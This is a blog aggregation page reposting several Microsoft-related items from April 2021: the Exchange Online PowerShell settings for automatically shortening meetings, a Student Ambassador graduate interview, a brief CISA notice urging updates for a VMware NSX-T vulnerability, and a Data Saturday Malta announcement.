- We know that even in the same organization, teams and individuals have different needs so users can change their meeting length at any point and override the company setting by following the instructions in Make all your events shorter automatically – Office Support (microsoft.com)
How do I enable this?
For our main Microsoft Exchange Online PowerShell documentation, please go here. You can also follow the instructions below.
Admins can set the default settings for shortened events using Set-OrganizationConfig.
- [-ShortenEventScopeDefault <String | Uint32>]
The ShortenEventScopeDefault parameter specifies whether events start late or end early.
Possible values:
- None | 0: shortened events is OFF (i.e. unchecked in the UX) – This is the default value
- EndEarly | 1: end early
- StartLate | 2: start late
- [-DefaultMinutesToReduceShortEventsBy <Uint32>] – optional
The DefaultMinutesToReduceShortEventsBy parameter specifies the number of minutes to shorten events under 60-minutes long.
Possible values: 0-29.
Default value: 5.
This parameter cannot be set without the ShortenEventScopeDefault parameter.
- [-DefaultMinutesToReduceLongEventsBy <Uint32>] – optional
The DefaultMinutesToReduceLongEventsBy parameter specifies the number of minutes to shorten events that are 60-minutes or longer.
Possible values: 0-29.
Default value: 10.
This parameter cannot be set without the ShortenEventScopeDefault parameter.
Examples:
- (valid) All users in the organization start 5/10min late:
Set-OrganizationConfig -ShortenEventScopeDefault 2 (this uses the default length)
- (valid) All users in the organization have short (under 60 minutes) and long (60-minutes or longer) events start 5-min late:
Set-OrganizationConfig -ShortenEventScopeDefault 2 -DefaultMinutesToReduceLongEventsBy 5
- (invalid) All users in the tenant have events start 5 min late.
Set-OrganizationConfig -DefaultMinutesToReduceLongEventsBy 5 Invalid. Missing ShortenEventScopeDefault.

Note: Admins can see the current value of the settings using Get-OrganizationConfig cmdlet.
As always, your feedback helps us prioritize our work and understand better how we can help you, so stop by our UserVoice channel and share your ideas.
Thanks!
Gabriel

by Contributed | Apr 20, 2021 | Business, Microsoft 365, Microsoft Teams, Outlook, Technology
This article is contributed. See the original author and article here.
One thing is certain: hybrid work is the future of work. People want increased flexibility and a blended work model that grants them the freedom to work when and where it’s most comfortable for them. Hybrid work can deliver a future that people want and a future that I think will be better—but that doesn’t…
The post Research shows your brain needs breaks—Outlook and Microsoft Teams can help appeared first on Microsoft 365 Blog.
Brought to you by Dr. Ware, Microsoft Office 365 Silver Partner, Charleston SC.

by Contributed | Apr 20, 2021 | Technology
This article is contributed. See the original author and article here.
This series highlights Microsoft Learn Student Ambassadors who achieved the Gold milestone and have recently graduated from university. Each blog features a different student and highlights their accomplishments, their experience with the Student Ambassadors community, and what they’re up to now.
Today we’d like to introduce Sabiha Shaik, who is from the United Arab Emirates and graduated last September from the Birla Institute of Technology and Science Pilani, Dubai Campus.
Responses have been edited for clarity and length.
When you became a Student Ambassador in the Fall of 2018, did you have any specific goals you wanted to reach, like attain a skill or work on a particular quality? What were they, and did being a Student Ambassador help you achieve them?
I wanted to form connections with others who are as passionate about technology as I was, learn about upcoming technologies, and have an opportunity to reach as many people as possible and create a greater impact in my local community. Through the program, I was able to achieve all the above and so much more.
I was able to learn more about two specific areas I wanted to develop myself in–digital accessibility and mobile and web development. Attending weekly office hours, asking questions to Cloud Advocates, and participating in topic-specific hackathons all really helped me push my technical knowledge further. With the resources available to improve soft skills and interacting with other Student Ambassadors, I was able to increase the impact in my community by growing attendance at events.
I met many Student Ambassadors and was able to collaborate with a few along with a Microsoft Most Valuable Professional to start the MSInspir YouTube Channel. Since the channel started in Aug 2019, it has gained 41,789 views and a subscriber count of 1.59K. It includes 114 videos to date consisting of workshops, interviews, podcasts, and quick tips on all aspects related to technology.
Overall, the program was exactly what I needed as a student. It offered me a supportive community where I could be myself, thrive, and work towards building something that was much greater than myself. This community has had a tremendous impact on me, especially during university because I felt a bit left out as I couldn’t find others who were as passionate or interested in technology as I was. This community gave me a chance to not only develop technical skills and soft skills but also have connections to cherish even after leaving the program.
You’ve mentioned some of your accomplishments, but what was one of the accomplishments that you’re proudest of?
If I had to pick one, it would be speaking at the Student Zone of Microsoft Build 2020 about Microsoft MakeCode Arcade, where I gave a hands-on tutorial introducing programming concepts while creating a simple sprite-based game. Being able to interact and speak to an audience consisting of a mix of young students and new and experienced programmers who were looking to getting started creating games with block coding was truly an amazing experience. Session evaluations showed that 77% of the attendees learned new skills, and 88% were likely to use the skills discussed. It was amazing to learn that the session had such a huge impact, one that I was aiming to create when I joined the program. The session recording was later uploaded to YouTube where it was able to reach many more youths interested in getting started with programming, games, and block coding.
You graduated several months ago. What have you been up to since then?
I joined as a Junior Developer at the Chalhoub Group, the leading partner for luxury across the Middle East for over 60 years. I’m helping to develop the internal learning experience platform that employees use to learn everything from retail, leadership, digital and enabling artsthrough interactive interactions and experiences using code!
I still plan to continue conducting sessions and give back to the community during my free time.
If you could redo your time in the program, is there anything you would have done differently?
I don’t think there is a lot I would have done differently as my time in the program was filled with so many opportunities that I got to experience. I would probably have been a bit more confident and assured that what I’m doing is on the right track and do the thing, no matter how scary it might seem at first!
If you were to describe the Student Ambassadors community to a student who is considering joining, what would you say to convince them to join?
Imagine waking up every day knowing there is a community of people you can share your ideas with, collaborate with and leave a lasting impact on the world. That’s the Student Ambassadors program. The opportunities in the program are endless – you get to develop your soft skills, event organization skills, and marketing skills on top of technical skills, and you get to expand your network. It’s a program that provides you a perfect blend of everything you might want to experience as a student.
And what advice would you give to new Student Ambassadors?
You’ll get as much out of the program as much work as you put in it. Seek as many experiences as you can in the program. Any given week there are plenty of things that are happening in the Student Ambassador community. Be active in the program.
Set goals and milestones for yourself in the program and think of how you can work on it by thinking of specific things you can do in the Student Ambassador community to achieve them.
Reach out to others in the program to learn from them and experiment with their tips for your local community. It’s not often that you have access to such a huge network of students from all across the world!
Finally, remember that it’s all about giving back and being proud of what you’ve accomplished, even if it’s just making that difference for one person in your community.
Do you have a motto in life, a guiding principle that drives you?
Do one thing every day (or week) that scares you! Growth comes from new challenges, and one way to ensure you keep growing is to keep doing things outside your comfort zone.
Lastly, on a lighter note, can you share one random fun fact about you that not many people know?
I enjoy art and painting in my leisure time, specifically sketching and acrylic painting. I was a part of the graphic design club at university where I designed posters for various events.
Thank you, Sabiha, and good luck to you in all your future endeavors! Learn more about the Student Ambassadors community and start your own journey today.
by Scott Muniz | Apr 20, 2021 | Security, Technology
This article is contributed. See the original author and article here.
VMware has released a security update to address a vulnerability affecting NSX-T. An attacker can exploit this vulnerability to take control of an affected system
CISA encourages users and administrators to review VMSA-2021-0006 and apply the necessary update and workaround.
by Contributed | Apr 20, 2021 | Technology
This article is contributed. See the original author and article here.
The small island of Malta is about to become much bigger: April 24 is set to see scores of speakers and tech enthusiasts meet digitally for the country’s first-ever Data Saturday.
This Saturday’s event is scheduled to host the best speakers and technical sessions about Microsoft Data Platform available for free to the entire world.
The Maltese edition of Data Saturday, the larger event which enables the data community to run small regional events with little outlay or set-up difficulties, is made especially by the tech community for the tech community.
Co-organized by Data Platform MVP and Malta Microsoft Data Platform User Group member Dennes Torres, all speakers and organizers are volunteers, who expect to stay awake until late in the night to prepare an unforgettable learning experience.
Viewers, meanwhile, will play a part in deciding the conference itself: they will vote for the speakers and sessions.
For more information, visit the Meetup and Facebook pages.


Recent Comments